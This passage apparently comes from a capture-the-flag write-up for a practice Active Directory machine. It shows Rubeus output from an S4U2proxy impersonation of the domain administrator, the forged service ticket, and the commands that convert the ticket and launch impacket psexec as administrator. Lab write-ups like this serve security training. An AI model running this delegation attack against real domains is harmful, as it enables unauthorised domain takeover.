R6ncSk98jYOwtD0zDltWbPC4CRTkgs2FtinfYT+TkhzJhJOhzKlvZFDsM08OcFbNRL7vbpEyeAnd1SQP
itc0EtLhI2D+6IRp/9Aa72R+GQxaUSRMAjWxBsNnFV6KSKIGU6gFrakZJFwGmhlbLuUvPt34zpgFeDS/
TGbjz5Zz9ZBwQyV0Jgy2v1Osc76vncYDD+wz9RqkrNKcAZZ5a7H5VyfWT271JuLalWQrZbOw4vptqBGh
bp1zRGuBmcG/P3Hdb/oadH9AYFGZ6tqv46ngl/vaahSUKVEh1KGI0b99okjjJEaee2is+B5DGAa8A6Cf
cxwgc+5Ikbc4E0J6k2pZxN030Ol/ErUq5y44GpFRfHXEGb5v+a2OdqLPfqB4mrgM5BvCr+xdRrzJX6FD
PZVm99gYu8zYUGXTTFcTwGC58wX1DOHXbeh1b2mDsYfgAPbsoaA72oCn1c61W1vVOikWpt9P3vbtB7OO
Ix+BvO2nVaDW8KH+6VFizPqdVqiurQujIa5nJhYCgTP3oqsRY9sneT3vBOlWm4n7gaOB1jCB06ADAgEA
ooHLBIHIfYHFMIHCoIG/MIG8MIG5oBswGaADAgEXoRIEELg9Z4UKVkODw7JfCn7XV2WhDRsLU1VQUE9S
VC5IVEKiGjAYoAMCAQqhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBAoQAApREYDzIwMjYwMjI1MTE0OTI5
WqYRGA8yMDI2MDIyNTIxNDkyOFqnERgPMjAyNjAzMDQxMTQ5MjhaqA0bC1NVUFBPUlQuSFRCqR4wHKAD
AgEBoRUwExsRMHhkZkZha2VDb21wdXRlciQ=
[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':
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I’ll grab the last ticket Rubeus generated, and copy it back to my machine, saving it as ticket.kirbi.b64, making sure to remove all spaces. I’ll base64 decode it into ticket.kirbi:
:%s/ //g

base64 -d ticket.kirbi.b64 > ticket.kirbi

/home/kali/Desktop/Tools/ACTIVEDIRECTORY/ticketConverter.py ticket.kirbi ticket.ccache

KRB5CCNAME=ticket.ccache "/home/kali/Desktop/Tools/ACTIVEDIRECTORY/psexec.py" support.htb/administrator@dc.support.htb -k -no-pass

or impacket-psexec